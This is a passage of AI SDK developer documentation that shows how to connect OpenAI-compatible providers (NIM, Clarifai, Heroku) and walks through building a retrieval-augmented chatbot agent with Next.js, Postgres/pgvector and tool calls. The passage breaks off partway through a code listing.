const nim = createOpenAICompatible({
name: 'nim',
baseURL: 'https://integrate.api.nvidia.com/v1',
headers: {
Authorization: `Bearer ${process.env.NIM_API_KEY}`,
},
});
const { text, usage, finishReason } = await generateText({
model: nim.chatModel('deepseek-ai/deepseek-r1'),
prompt: 'Tell me the history of the San Francisco Mission-style burrito.',
});
console.log(text);
console.log('Token usage:', usage);
console.log('Finish reason:', finishReason);
Example - Stream Text
NIM language models can also generate text in a streaming fashion with the streamText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { streamText } from 'ai';
const nim = createOpenAICompatible({
name: 'nim',
baseURL: 'https://integrate.api.nvidia.com/v1',
headers: {
Authorization: `Bearer ${process.env.NIM_API_KEY}`,
},
});
const result = streamText({
model: nim.chatModel('deepseek-ai/deepseek-r1'),
prompt: 'Tell me the history of the Northern White Rhino.',
});
for await (const textPart of result.textStream) {
process.stdout.write(textPart);
}
console.log();
console.log('Token usage:', await result.usage);
console.log('Finish reason:', await result.finishReason);
NIM language models can also be used with other AI SDK functions like generateObject and streamObject.
title: Clarifai description: Use Clarifai OpenAI compatible API with the AI SDK.
Clarifai Provider
Clarifai is a platform for building, deploying, and scaling AI-powered applications. It provides a suite of tools and APIs for computer vision, natural language processing, and generative AI. Clarifai offers an OpenAI-compatible API through its full-stack AI development platform, making it easy to integrate powerful AI capabilities using the AI SDK.
Setup
The Clarifai provider is available via the @ai-sdk/openai-compatible module as it is compatible with the OpenAI API. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
To use Clarifai, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const clarifai = createOpenAICompatible({
name: 'clarifai',
baseURL: 'https://api.clarifai.com/v2/ext/openai/v1',
apiKey: process.env.CLARIFAI_PAT,
});
New users can sign up for a free account on Clarifai to get started.
Language Models
You can interact with various large language models (LLMs) available on Clarifai using the provider instance. For example, to use DeepSeek-R1, a powerful open-source language model:
const model = clarifai.chatModel(
'https://clarifai.com/deepseek-ai/deepseek-chat/models/DeepSeek-R1-0528-Qwen3-8B',
);
Example - Generate Text
You can use Clarifai language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const clarifai = createOpenAICompatible({
name: 'clarifai',
baseURL: 'https://api.clarifai.com/v2/ext/openai/v1',
apiKey: process.env.CLARIFAI_PAT,
});
const model = clarifai.chatModel(
'https://clarifai.com/deepseek-ai/deepseek-chat/models/DeepSeek-R1-0528-Qwen3-8B',
);
const { text, usage, finishReason } = await generateText({
model,
prompt: 'What is photosynthesis?',
});
console.log(text);
console.log('Token usage:', usage);
console.log('Finish reason:', finishReason);
Example - Streaming Text
You can also stream text responses from Clarifai models using the streamText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { streamText } from 'ai';
const clarifai = createOpenAICompatible({
name: 'clarifai',
baseURL: 'https://api.clarifai.com/v2/ext/openai/v1',
apiKey: process.env.CLARIFAI_PAT,
});
const model = clarifai.chatModel(
'https://clarifai.com/deepseek-ai/deepseek-chat/models/DeepSeek-R1-0528-Qwen3-8B',
);
const result = streamText({
model,
prompt: 'What is photosynthesis?',
});
for await (const message of result.textStream) {
console.log(message);
}
For full list of available models, you can refer to the Clarifai Model Gallery.
title: Heroku description: Use a Heroku OpenAI compatible API with the AI SDK.
Heroku Provider
Heroku is a cloud platform that allows you to deploy and run applications, including AI models with OpenAI API compatibility. You can deploy models that are OpenAI API compatible and use them with the AI SDK.
Setup
The Heroku provider is available via the @ai-sdk/openai-compatible module as it is compatible with the OpenAI API.
You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Heroku Setup
- Create a test app in Heroku:
heroku create
- Inference using claude-3-5-haiku:
heroku ai:models:create -a $APP_NAME claude-3-5-haiku
- Export Variables:
export INFERENCE_KEY=$(heroku config:get INFERENCE_KEY -a $APP_NAME)
export INFERENCE_MODEL_ID=$(heroku config:get INFERENCE_MODEL_ID -a $APP_NAME)
export INFERENCE_URL=$(heroku config:get INFERENCE_URL -a $APP_NAME)
Provider Instance
To use Heroku, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const heroku = createOpenAICompatible({
name: 'heroku',
baseURL: process.env.INFERENCE_URL + '/v1',
apiKey: process.env.INFERENCE_KEY,
});
Be sure to have your INFERENCE_KEY, INFERENCE_MODEL_ID, and INFERENCE_URL set in your environment variables.
Language Models
You can create Heroku models using a provider instance.
The first argument is the served model name, e.g. claude-3-5-haiku.
const model = heroku('claude-3-5-haiku');
Example
You can use Heroku language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const heroku = createOpenAICompatible({
name: 'heroku',
baseURL: process.env.INFERENCE_URL + '/v1',
apiKey: process.env.INFERENCE_KEY,
});
const { text } = await generateText({
model: heroku('claude-3-5-haiku'),
prompt: 'Tell me about yourself in one sentence',
});
console.log(text);
Heroku language models are also able to generate text in a streaming fashion with the streamText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { streamText } from 'ai';
const heroku = createOpenAICompatible({
name: 'heroku',
baseURL: process.env.INFERENCE_URL + '/v1',
apiKey: process.env.INFERENCE_KEY,
});
const result = streamText({
model: heroku('claude-3-5-haiku'),
prompt: 'Tell me about yourself in one sentence',
});
for await (const message of result.textStream) {
console.log(message);
}
Heroku language models can also be used in the generateObject, and streamObject functions.
title: OpenAI Compatible Providers description: Use OpenAI compatible providers with the AI SDK.
OpenAI Compatible Providers
You can use the OpenAI Compatible Provider package to use language model providers that implement the OpenAI API.
Below we focus on the general setup and provider instance creation. You can also write a custom provider package leveraging the OpenAI Compatible package.
We provide detailed documentation for the following OpenAI compatible providers:
The general setup and provider instance creation is the same for all of these providers.
Setup
The OpenAI Compatible provider is available via the @ai-sdk/openai-compatible module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
To use an OpenAI compatible provider, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const provider = createOpenAICompatible({
name: 'provider-name',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
includeUsage: true, // Include usage information in streaming responses
});
You can use the following optional settings to customize the provider instance:
-
baseURL string
Set the URL prefix for API calls.
-
apiKey string
API key for authenticating requests. If specified, adds an
Authorizationheader to request headers with the valueBearer <apiKey>. This will be added before any headers potentially specified in theheadersoption. -
headers Record<string,string>
Optional custom headers to include in requests. These will be added to request headers after any headers potentially added by use of the
apiKeyoption. -
queryParams Record<string,string>
Optional custom url query parameters to include in request urls.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
includeUsage boolean
Include usage information in streaming responses. When enabled, usage data will be included in the response metadata for streaming requests. Defaults to
undefined(false). -
supportsStructuredOutputs boolean
Set to true if the provider supports structured outputs. Only relevant for
provider(),provider.chatModel(), andprovider.languageModel().
Language Models
You can create provider models using a provider instance.
The first argument is the model id, e.g. model-id.
const model = provider('model-id');
Example
You can use provider language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const provider = createOpenAICompatible({
name: 'provider-name',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const { text } = await generateText({
model: provider('model-id'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Including model ids for auto-completion
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
type ExampleChatModelIds =
| 'meta-llama/Llama-3-70b-chat-hf'
| 'meta-llama/Meta-Llama-3.1-8B-Instruct-Turbo'
| (string & {});
type ExampleCompletionModelIds =
| 'codellama/CodeLlama-34b-Instruct-hf'
| 'Qwen/Qwen2.5-Coder-32B-Instruct'
| (string & {});
type ExampleEmbeddingModelIds =
| 'BAAI/bge-large-en-v1.5'
| 'bert-base-uncased'
| (string & {});
const model = createOpenAICompatible<
ExampleChatModelIds,
ExampleCompletionModelIds,
ExampleEmbeddingModelIds
>({
name: 'example',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.example.com/v1',
});
// Subsequent calls to e.g. `model.chatModel` will auto-complete the model id
// from the list of `ExampleChatModelIds` while still allowing free-form
// strings as well.
const { text } = await generateText({
model: model.chatModel('meta-llama/Llama-3-70b-chat-hf'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Custom query parameters
Some providers may require custom query parameters. An example is the Azure AI
Model Inference
API
which requires an api-version query parameter.
You can set these via the optional queryParams provider setting. These will be
added to all requests made by the provider.
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const provider = createOpenAICompatible({
name: 'provider-name',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
queryParams: {
'api-version': '1.0.0',
},
});
For example, with the above configuration, API requests would include the query parameter in the URL like:
https://api.provider.com/v1/chat/completions?api-version=1.0.0.
Provider-specific options
The OpenAI Compatible provider supports adding provider-specific options to the request body. These are specified with the providerOptions field in the request body.
For example, if you create a provider instance with the name provider-name, you can add a custom-option field to the request body like this:
const provider = createOpenAICompatible({
name: 'provider-name',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const { text } = await generateText({
model: provider('model-id'),
prompt: 'Hello',
providerOptions: {
'provider-name': { customOption: 'magic-value' },
},
});
The request body sent to the provider will include the customOption field with the value magic-value. This gives you an easy way to add provider-specific options to requests without having to modify the provider or AI SDK code.
Custom Metadata Extraction
The OpenAI Compatible provider supports extracting provider-specific metadata from API responses through metadata extractors. These extractors allow you to capture additional information returned by the provider beyond the standard response format.
Metadata extractors receive the raw, unprocessed response data from the provider, giving you complete flexibility to extract any custom fields or experimental features that the provider may include. This is particularly useful when:
- Working with providers that include non-standard response fields
- Experimenting with beta or preview features
- Capturing provider-specific metrics or debugging information
- Supporting rapid provider API evolution without SDK changes
Metadata extractors work with both streaming and non-streaming chat completions and consist of two main components:
- A function to extract metadata from complete responses
- A streaming extractor that can accumulate metadata across chunks in a streaming response
Here's an example metadata extractor that captures both standard and custom provider data:
const myMetadataExtractor: MetadataExtractor = {
// Process complete, non-streaming responses
extractMetadata: ({ parsedBody }) => {
// You have access to the complete raw response
// Extract any fields the provider includes
return {
myProvider: {
standardUsage: parsedBody.usage,
experimentalFeatures: parsedBody.beta_features,
customMetrics: {
processingTime: parsedBody.server_timing?.total_ms,
modelVersion: parsedBody.model_version,
// ... any other provider-specific data
},
},
};
},
// Process streaming responses
createStreamExtractor: () => {
let accumulatedData = {
timing: [],
customFields: {},
};
return {
// Process each chunk's raw data
processChunk: parsedChunk => {
if (parsedChunk.server_timing) {
accumulatedData.timing.push(parsedChunk.server_timing);
}
if (parsedChunk.custom_data) {
Object.assign(accumulatedData.customFields, parsedChunk.custom_data);
}
},
// Build final metadata from accumulated data
buildMetadata: () => ({
myProvider: {
streamTiming: accumulatedData.timing,
customData: accumulatedData.customFields,
},
}),
};
},
};
You can provide a metadata extractor when creating your provider instance:
const provider = createOpenAICompatible({
name: 'my-provider',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
metadataExtractor: myMetadataExtractor,
});
The extracted metadata will be included in the response under the providerMetadata field:
const { text, providerMetadata } = await generateText({
model: provider('model-id'),
prompt: 'Hello',
});
console.log(providerMetadata.myProvider.customMetric);
This allows you to access provider-specific information while maintaining a consistent interface across different providers.
title: RAG Agent description: Learn how to build a RAG Agent with the AI SDK and Next.js tags: [ 'rag', 'chatbot', 'next', 'embeddings', 'database', 'retrieval', 'memory', 'agent', ]
RAG Agent Guide
In this guide, you will learn how to build a retrieval-augmented generation (RAG) agent.
Before we dive in, let's look at what RAG is, and why we would want to use it.
What is RAG?
RAG stands for retrieval augmented generation. In simple terms, RAG is the process of providing a Large Language Model (LLM) with specific information relevant to the prompt.
Why is RAG important?
While LLMs are powerful, the information they can reason on is restricted to the data they were trained on. This problem becomes apparent when asking an LLM for information outside of their training data, like proprietary data or common knowledge that has occurred after the model’s training cutoff. RAG solves this problem by fetching information relevant to the prompt and then passing that to the model as context.
To illustrate with a basic example, imagine asking the model for your favorite food:
**input**
What is my favorite food?
**generation**
I don't have access to personal information about individuals, including their
favorite foods.
Not surprisingly, the model doesn’t know. But imagine, alongside your prompt, the model received some extra context:
**input**
Respond to the user's prompt using only the provided context.
user prompt: 'What is my favorite food?'
context: user loves chicken nuggets
**generation**
Your favorite food is chicken nuggets!
Just like that, you have augmented the model’s generation by providing relevant information to the query. Assuming the model has the appropriate information, it is now highly likely to return an accurate response to the users query. But how does it retrieve the relevant information? The answer relies on a concept called embedding.
Embedding
Embeddings are a way to represent words, phrases, or images as vectors in a high-dimensional space. In this space, similar words are close to each other, and the distance between words can be used to measure their similarity.
In practice, this means that if you embedded the words cat and dog, you would expect them to be plotted close to each other in vector space. The process of calculating the similarity between two vectors is called ‘cosine similarity’ where a value of 1 would indicate high similarity and a value of -1 would indicate high opposition.
As mentioned above, embeddings are a way to represent the semantic meaning of words and phrases. The implication here is that the larger the input to your embedding, the lower quality the embedding will be. So how would you approach embedding content longer than a simple phrase?
Chunking
Chunking refers to the process of breaking down a particular source material into smaller pieces. There are many different approaches to chunking and it’s worth experimenting as the most effective approach can differ by use case. A simple and common approach to chunking (and what you will be using in this guide) is separating written content by sentences.
Once your source material is appropriately chunked, you can embed each one and then store the embedding and the chunk together in a database. Embeddings can be stored in any database that supports vectors. For this tutorial, you will be using Postgres alongside the pgvector plugin.
All Together Now
Combining all of this together, RAG is the process of enabling the model to respond with information outside of it’s training data by embedding a users query, retrieving the relevant source material (chunks) with the highest semantic similarity, and then passing them alongside the initial query as context. Going back to the example where you ask the model for your favorite food, the prompt preparation process would look like this.
By passing the appropriate context and refining the model’s objective, you are able to fully leverage its strengths as a reasoning machine.
Onto the project!
Project Setup
In this project, you will build a agent that will only respond with information that it has within its knowledge base. The agent will be able to both store and retrieve information. This project has many interesting use cases from customer support through to building your own second brain!
This project will use the following stack:
- Next.js 14 (App Router)
- AI SDK
- Vercel AI Gateway
- Drizzle ORM
- Postgres with pgvector
- shadcn-ui and TailwindCSS for styling
Clone Repo
To reduce the scope of this guide, you will be starting with a repository that already has a few things set up for you:
- Drizzle ORM (
lib/db) including an initial migration and a script to migrate (db:migrate) - a basic schema for the
resourcestable (this will be for source material) - a Server Action for creating a
resource
To get started, clone the starter repository with the following command:
<Snippet text={[ 'git clone https://github.com/vercel/ai-sdk-rag-starter', 'cd ai-sdk-rag-starter', ]} />
First things first, run the following command to install the project’s dependencies:
Create Database
You will need a Postgres database to complete this tutorial. If you don't have Postgres setup on your local machine you can:
- Create a free Postgres database with Vercel (recommended - see instructions below); or
- Follow this guide to set it up locally
Setting up Postgres with Vercel
To set up a Postgres instance on your Vercel account:
- Go to Vercel.com and make sure you're logged in
- Navigate to your team homepage
- Click on the Integrations tab
- Click Browse Marketplace
- Look for the Storage option in the sidebar
- Select the Neon option (recommended, but any other PostgreSQL database provider should work)
- Click Install, then click Install again in the top right corner
- On the "Get Started with Neon" page, click Create Database on the right
- Select your region (e.g., Washington, D.C., U.S. East)
- Turn off Auth
- Click Continue
- Name your database (you can use the default name or rename it to something like "RagTutorial")
- Click Create in the bottom right corner
- After seeing "Database created successfully", click Done
- You'll be redirected to your database instance
- In the Quick Start section, click Show secrets
- Copy the full
DATABASE_URLenvironment variable
Migrate Database
Once you have a Postgres database, you need to add the connection string as an environment secret.
Make a copy of the .env.example file and rename it to .env.
Open the new .env file. You should see an item called DATABASE_URL. Copy in your database connection string after the equals sign.
With that set up, you can now run your first database migration. Run the following command:
This will first add the pgvector extension to your database. Then it will create a new table for your resources schema that is defined in lib/db/schema/resources.ts. This schema has four columns: id, content, createdAt, and updatedAt.
Vercel AI Gateway Key
For this guide, you will need a Vercel AI Gateway API key, which gives you access to hundreds of models from different providers with one API key. If you haven't obtained your Vercel AI Gateway API key, you can do so by signing up on the Vercel website.
Now, open your .env file and add your API Gateway key:
AI_GATEWAY_API_KEY=your-api-key
Replace your-api-key with your actual Vercel AI Gateway API key.
Build
Let’s build a quick task list of what needs to be done:
- Create a table in your database to store embeddings
- Add logic to chunk and create embeddings when creating resources
- Create an agent
- Give the agent tools to query / create resources for it’s knowledge base
Create Embeddings Table
Currently, your application has one table (resources) which has a column (content) for storing content. Remember, each resource (source material) will have to be chunked, embedded, and then stored. Let’s create a table called embeddings to store these chunks.
Create a new file (lib/db/schema/embeddings.ts) and add the following code:
import { nanoid } from '@/lib/utils';
import { index, pgTable, text, varchar, vector } from 'drizzle-orm/pg-core';
import { resources } from './resources';
export const embeddings = pgTable(
'embeddings',
{
id: varchar('id', { length: 191 })
.primaryKey()
.$defaultFn(() => nanoid()),
resourceId: varchar('resource_id', { length: 191 }).references(
() => resources.id,
{ onDelete: 'cascade' },
),
content: text('content').notNull(),
embedding: vector('embedding', { dimensions: 1536 }).notNull(),
},
table => ({
embeddingIndex: index('embeddingIndex').using(
'hnsw',
table.embedding.op('vector_cosine_ops'),
),
}),
);
This table has four columns:
id- unique identifierresourceId- a foreign key relation to the full source materialcontent- the plain text chunkembedding- the vector representation of the plain text chunk
To perform similarity search, you also need to include an index (HNSW or IVFFlat) on this column for better performance.
To push this change to the database, run the following command:
Add Embedding Logic
Now that you have a table to store embeddings, it’s time to write the logic to create the embeddings.
Create a file with the following command:
Generate Chunks
Remember, to create an embedding, you will start with a piece of source material (unknown length), break it down into smaller chunks, embed each chunk, and then save the chunk to the database. Let’s start by creating a function to break the source material into small chunks.
const generateChunks = (input: string): string[] => {
return input
.trim()
.split('.')
.filter(i => i !== '');
};
This function will take an input string and split it by periods, filtering out any empty items. This will return an array of strings. It is worth experimenting with different chunking techniques in your projects as the best technique will vary.
Install AI SDK
You will use the AI SDK to create embeddings. This will require two more dependencies, which you can install by running the following command:
This will install the AI SDK and the AI SDK's React hooks.
Generate Embeddings
Let’s add a function to generate embeddings. Copy the following code into your lib/ai/embedding.ts file.
import { embedMany } from 'ai';
const embeddingModel = 'openai/text-embedding-ada-002';
const generateChunks = (input: string): string[] => {
return input
.trim()
.split('.')
.filter(i => i !== '');
};
export const generateEmbeddings = async (
value: string,
): Promise<Array<{ embedding: number[]; content: string }>> => {
const chunks = generateChunks(value);
const { embeddings } = await embedMany({
model: embeddingModel,
values: chunks,
});
return embeddings.map((e, i) => ({ content: chunks[i], embedding: e }));
};
In this code, you first define the model you want to use for the embeddings. In this example, you are using OpenAI’s text-embedding-ada-002 embedding model.
Next, you create an asynchronous function called generateEmbeddings. This function will take in the source material (value) as an input and return a promise of an array of objects, each containing an embedding and content. Within the function, you first generate chunks for the input. Then, you pass those chunks to the embedMany function imported from the AI SDK which will return embeddings of the chunks you passed in. Finally, you map over and return the embeddings in a format that is ready to save in the database.
Update Server Action
Open the file at lib/actions/resources.ts. This file has one function, createResource, which, as the name implies, allows you to create a resource.
'use server';
import {
NewResourceParams,
insertResourceSchema,
resources,
} from '@/lib/db/schema/resources';
import { db } from '../db';
export const createResource = async (input: NewResourceParams) => {
try {
const { content } = insertResourceSchema.parse(input);
const [resource] = await db
.insert(resources)
.values({ content })
.returning();
return 'Resource successfully created.';
} catch (e) {
if (e instanceof Error)
return e.message.length > 0 ? e.message : 'Error, please try again.';
}
};
This function is a Server Action, as denoted by the “use server”; directive at the top of the file. This means that it can be called anywhere in your Next.js application. This function will take an input, run it through a Zod schema to ensure it adheres to the correct schema, and then creates a new resource in the database. This is the ideal location to generate and store embeddings of the newly created resources.
Update the file with the following code:
'use server';
import {
NewResourceParams,
insertResourceSchema,
resources,
} from '@/lib/db/schema/resources';
import { db } from '../db';
import { generateEmbeddings } from '../ai/embedding';
import { embeddings as embeddingsTable } from '../db/schema/embeddings';
export const createResource = async (input: NewResourceParams) => {
try {
const { content } = insertResourceSchema.parse(input);
const [resource] = await db
.insert(resources)
.values({ content })
.returning();
const embeddings = await generateEmbeddings(content);
await db.insert(embeddingsTable).values(
embeddings.map(embedding => ({
resourceId: resource.id,
...embedding,
})),
);
return 'Resource successfully created and embedded.';
} catch (error) {
return error instanceof Error && error.message.length > 0
? error.message
: 'Error, please try again.';
}
};
First, you call the generateEmbeddings function created in the previous step, passing in the source material (content). Once you have your embeddings (e) of the source material, you can save them to the database, passing the resourceId alongside each embedding.
Create Root Page
Great! Let's build the frontend. The AI SDK’s useChat hook allows you to easily create a conversational user interface for your agent.
Replace your root page (app/page.tsx) with the following code.
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
<div className="space-y-4">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
<div>
<div className="font-bold">{m.role}</div>
{m.parts.map(part => {
switch (part.type) {
case 'text':
return <p>{part.text}</p>;
}
})}
</div>
</div>
))}
</div>
<form
onSubmit={e => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
}}
>
<input
className="fixed bottom-0 w-full max-w-md p-2 mb-8 border border-gray-300 rounded shadow-xl"
value={input}
placeholder="Say something..."
onChange={e => setInput(e.currentTarget.value)}
/>
</form>
</div>
);
}
The useChat hook enables the streaming of chat messages from your AI provider (you will be using OpenAI via the Vercel AI Gateway), manages the state for chat input, and updates the UI automatically as new messages are received.
Run the following command to start the Next.js dev server:
Head to http://localhost:3000. You should see an empty screen with an input bar floating at the bottom. Try to send a message. The message shows up in the UI for a fraction of a second and then disappears. This is because you haven’t set up the corresponding API route to call the model! By default, useChat will send a POST request to the /api/chat endpoint with the messages as the request body.
You can customize the endpoint in the useChat configuration object
Create API Route
In Next.js, you can create custom request handlers for a given route using Route Handlers. Route Handlers are defined in a route.ts file and can export HTTP methods like GET, POST, PUT, PATCH etc.
Create a file at app/api/chat/route.ts by running the following command:
Open the file and add the following code:
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
In this code, you declare and export an asynchronous function called POST. You retrieve the messages from the request body and then pass them to the streamText function imported from the AI SDK, alongside the model you would like to use. Finally, you return the model’s response in UIMessageStreamResponse format.
Head back to the browser and try to send a message again. You should see a response from the model streamed directly in!
Refining your prompt
While you now have a working agent, it isn't doing anything special.
Let’s add system instructions to refine and restrict the model’s behavior. In this case, you want the model to only use information it has retrieved to generate responses. Update your route handler with the following code:
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
system: `You are a helpful assistant. Check your knowledge base before answering any questions.
Only respond to questions using information from tool calls.
if no relevant information is found in the tool calls, respond, "Sorry, I don't know."`,
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Head back to the browser and try to ask the model what your favorite food is. The model should now respond exactly as you instructed above (“Sorry, I don’t know”) given it doesn’t have any relevant information.
In its current form, your agent is now, well, useless. How do you give the model the ability to add and query information?
Using Tools
A tool is a function that can be called by the model to perform a specific task. You can think of a tool like a program you give to the model that it can run as and when it deems necessary.
Let’s see how you can create a tool to give the model the ability to create, embed and save a resource to your agents’ knowledge base.
Add Resource Tool
Update your route handler with the following code:
import { createResource } from '@/lib/actions/resources';
import { convertToModelMessages, streamText, tool, UIMessage } from 'ai';
import { z } from 'zod';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
system: `You are a helpful assistant. Check your knowledge base before answering any questions.
Only respond to questions using information from tool calls.
if no relevant information is found in the tool calls, respond, "Sorry, I don't know."`,
messages: await convertToModelMessages(messages),
tools: {
addResource: tool({
description: `add a resource to your knowledge base.
If the user provides a random piece of knowledge unprompted, use this tool without asking for confirmation.`,
inputSchema: z.object({
content: z
.string()
.describe('the content or resource to add to the knowledge base'),
}),
execute: async ({ content }) => createResource({ content }),
}),
},
});
return result.toUIMessageStreamResponse();
}
In this code, you define a tool called addResource. This tool has three elements:
- description: description of the tool that will influence when the tool is picked.
- inputSchema: Zod schema that defines the input necessary for the tool to run.
- execute: An asynchronous function that is called with the arguments from the tool call.
In simple terms, on each generation, the model will decide whether it should call the tool. If it deems it should call the tool, it will extract the input and then append a new message to the messages array of type tool-call. The AI SDK will then run the execute function with the parameters provided by the tool-call message.
Head back to the browser and tell the model your favorite food. You should see an empty response in the UI. Did anything happen? Let’s see. Run the following command in a new terminal window.
This will start Drizzle Studio where we can view the rows in our database. You should see a new row in both the embeddings and resources table with your favorite food!
Let’s make a few changes in the UI to communicate to the user when a tool has been called. Head back to your root page (app/page.tsx) and add the following code:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
<div className="space-y-4">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
<div>
<div className="font-bold">{m.role}</div>
{m.parts.map(part => {
switch (part.type) {
case 'text':
return <p>{part.text}</p>;
case 'tool-addResource':
case 'tool-getInformation':
return (
<p>
call{part.state === 'output-available' ? 'ed' : 'ing'}{' '}
tool: {part.type}
<pre className="my-4 bg-zinc-100 p-2 rounded-sm">
{JSON.stringify(part.input, null, 2)}
</pre>
</p>
);
}
})}
</div>
</div>
))}
</div>
<form
onSubmit={e => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
}}
>
<input
className="fixed bottom-0 w-full max-w-md p-2 mb-8 border border-gray-300 rounded shadow-xl"
value={input}
placeholder="Say something..."
onChange={e => setInput(e.currentTarget.value)}
/>
</form>
</div>
);
}
With this change, you now conditionally render the tool that has been called directly in the UI. Save the file and head back to browser. Tell the model your favorite movie. You should see which tool is called in place of the model’s typical text response.
Improving UX with Multi-Step Calls
It would be nice if the model could summarize the action too. However, technically, once the model calls a tool, it has completed its generation as it ‘generated’ a tool call. How could you achieve this desired behavior?
The AI SDK has a feature called stopWhen which allows stopping conditions when the model generates a tool call. If those stopping conditions haven't been hit, the AI SDK will automatically send tool call results back to the model!
Open your root page (api/chat/route.ts) and add the following key to the streamText configuration object:
import { createResource } from '@/lib/actions/resources';
import {
convertToModelMessages,
streamText,
tool,
UIMessage,
stepCountIs,
} from 'ai';
import { z } from 'zod';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
system: `You are a helpful assistant. Check your knowledge base before answering any questions.
Only respond to questions using information from tool calls.
if no relevant information is found in the tool calls, respond, "Sorry, I don't know."`,
messages: await convertToModelMessages(messages),
stopWhen: stepCountIs(5),
tools: {
addResource: tool({
description: `add a resource to your knowledge base.
If the user provides a random piece of knowledge unprompted, use this tool without asking for confirmation.`,
inputSchema: z.object({
content: z
.string()
.describe('the content or resource to add to the knowledge base'),
}),
execute: async ({ content }) => createResource({ content }),
}),
},
});
return result.toUIMessageStreamResponse();
}
Head back to the browser and tell the model your favorite pizza topping (note: pineapple is not an option). You should see a follow-up response from the model confirming the action.
Retrieve Resource Tool
The model can now add and embed arbitrary information to your knowledge base. However, it still isn’t able to query it. Let’s create a new tool to allow the model to answer questions by finding relevant information in your knowledge base.
To find similar content, you will need to embed the users query, search the database for semantic similarities, then pass those items to the model as context alongside the query. To achieve this, let’s update your embedding logic file (lib/ai/embedding.ts):
import { embed, embedMany } from 'ai';
import { db } from '../db';
import { cosineDistance, desc, gt, sql } from 'drizzle-orm';
import { embeddings } from '../db/schema/embeddings';
const embeddingModel = 'openai/text-embedding-ada-002';
const generateChunks = (input: string): string[] => {
return input
.trim()
.split('.')
.filter(i => i !== '');
};
export const generateEmbeddings = async (
value: string,
): Promise<Array<{ embedding: number[]; content: string }>> => {
const chunks = generateChunks(value);
const { embeddings } = await embedMany({
model: embeddingModel,
values: chunks,
});
return embeddings.map((e, i) => ({ content: chunks[i], embedding: e }));
};
export const generateEmbedding = async (value: string): Promise<number[]> => {
const input = value.replaceAll('\\n', ' ');
const { embedding } = await embed({
model: embeddingModel,
value: input,
});
return embedding;
};
export const findRelevantContent = async (userQuery: string) => {
const userQueryEmbedded = await generateEmbedding(userQuery);
const similarity = sql<number>`1 - (${cosineDistance(
embeddings.embedding,
userQueryEmbedded,
)})`;
const similarGuides = await db
.select({ name: embeddings.content, similarity })
.from(embeddings)
.where(gt(similarity, 0.5))
.orderBy(t => desc(t.similarity))
.limit(4);
return similarGuides;
};
In this code, you add two functions:
generateEmbedding: generate a single embedding from an input stringfindRelevantContent: embeds the user’s query, searches the database for similar items, then returns relevant items
With that done, it’s onto the final step: creating the tool.
Go back to your route handler (api/chat/route.ts) and add a new tool called getInformation:
import { createResource } from '@/lib/actions/resources';
import {
convertToModelMessages,
streamText,
tool,
UIMessage,
stepCountIs,
} from 'ai';
import { z } from 'zod';
import { findRelevantContent } from '@/lib/ai/embedding';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
